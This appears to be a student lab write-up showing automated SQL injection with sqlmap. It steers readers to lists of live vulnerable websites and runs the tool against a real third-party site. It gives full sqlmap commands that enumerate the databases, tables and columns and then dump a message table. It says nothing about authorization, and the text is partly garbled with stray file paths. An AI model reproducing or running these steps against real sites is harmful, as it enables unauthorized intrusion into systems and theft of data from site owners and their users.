**Practical – 10**

**Aim: Demonstrate automated SQL injection with Sqlmap.**

* Sqlmap Is An Automated Pen Testing Tool. That Automates The Process Of Detecting And Exploiting SQL Injection Flaws And Taking Over Of Databases.
* It Comes With A Powerful Detection Engine, Many Niche Features For The Ultimate Pen Tester And A Broad Range Of Switches Lasting From Database Fingerprinting.
* Over Data Fetching From The Database. This Tool Is Best For Beginners. Who Just Now Entered In Security Field? It Is Easy To Use Tool. This Tool Makes SQL Injection Easy As Compared To Manual SQL Injection.

# Steps:

* 1. We have to find a website which is vulnerable to SQL injection (SQLi) attacks**.**

Vulnerability has 2 criteria. Firstly, it has to allow executi on of queries from the url, and secondly, it should show an error for some kind of query or the other. An error is an indication of a SQL vulnerability.

* 1. After we know that a site is vulnerable, we need to execute a few queries to know what all makes it act in an unexpected manner. Then we should obtain information about SQL version and the number of tables in database and columns in the tables.
  2. Finally we have to extract the information from the tables.
* Finding Website which are vulnerable to SQL injection and select any one of them.
* We can find those types of website from below link.

[**http://raijee1337.blogspot.in/2015/08/10000-fresh-sqli-vulnerable-**](http://raijee1337.blogspot.in/2015/08/10000-fresh-sqli-vulnerable-websites-list.html)[**websites-list.html**](http://raijee1337.blogspot.in/2015/08/10000-fresh-sqli-vulnerable-websites-list.html)


[**http://pastebin.com/ATJE7VdZ**](http://pastebin.com/ATJE7VdZ)

* In my case i have selected

## [www.clanwillian.info/index.php?id=1](http://www.clanwillian.info/index.php?id=1)

* Now open terminal in kali linux and type following command and heat enter.

sqlmap -u <URL to inject>

sqlmap –u [**www.clanwillian.info/index.php?id=1**](http://www.clanwillian.info/index.php?id=1)

* Depending on a lot of factors, sqlmap answered in yes/no. Typing y means yes and n means no. Here are a few typical questions you might come across


Some message saying that the database is probably M ysql, so should sqlmap skip all other tests Some message asking you whether or not to use the payloads for specific versions of Mysql. The answer depends on the situation. If you are unsure, then its usually better to say yes.

# C:\Users\DP\Desktop\My_cyber\Cyber\sql injection\12322.PNGDatabase

In this step, we will obtain database name, column names and other useful data from the database.

so first we will get the names of available databases. For this we will add --dbs command. The final result will look like

## C:\Users\DP\Desktop\My_cyber\Cyber\sql injection\n0_2.PNGsqlmap –u [www.clanwillian.info/index.php?id=1](http://www.clanwillian.info/index.php?id=1) –dbs


When applying the quiery we will found below result which shows the name of database.

So the two databases are clanwi\_db1 and information\_ schema

* **Table**

Now we are obviously interested in clanwi\_db1 database. Information schema can be thought of as a default table which is present on all your targets, and contains information about structure of databases, tables, etc., but not the kind of information we are looking for.

It can, however, be useful on a number of o, now we will specify the database of interest using -D and tell sqlmap to enlist the tables tables command. The final sqlmap command will be

sqlmap –u [**www.clanwillian.info/index.php?id=1**](http://www.clanwillian.info/index.php?id=1) **–D** clanwi\_db1 --tables

Now we have a list of tables. Following the same pattern, we will now get a list of columns.




Now we have a list of tables. Following the same pattern, we will now get a list of columns.

# Columns

Columns Now we will specify the database using columns.

The final command must be something like


sqlmap -u [**www.clanwillian.info/index.php?id=1**](http://www.clanwillian.info/index.php?id=1) **–D** clanwi\_db1 –T tblmessage --columns





# Data

Now we are having columns so we are now trying to grab the data which are available in the column by applying following command.

sqlmap -u [**www.clanwillian.info/index.php?id=1**](http://www.clanwillian.info/index.php?id=1) **–D** clanwi\_db1 –T tblmessage –C attachments,sender\_id,subject –dump

The below picture shows the data which are grabbed from the colums.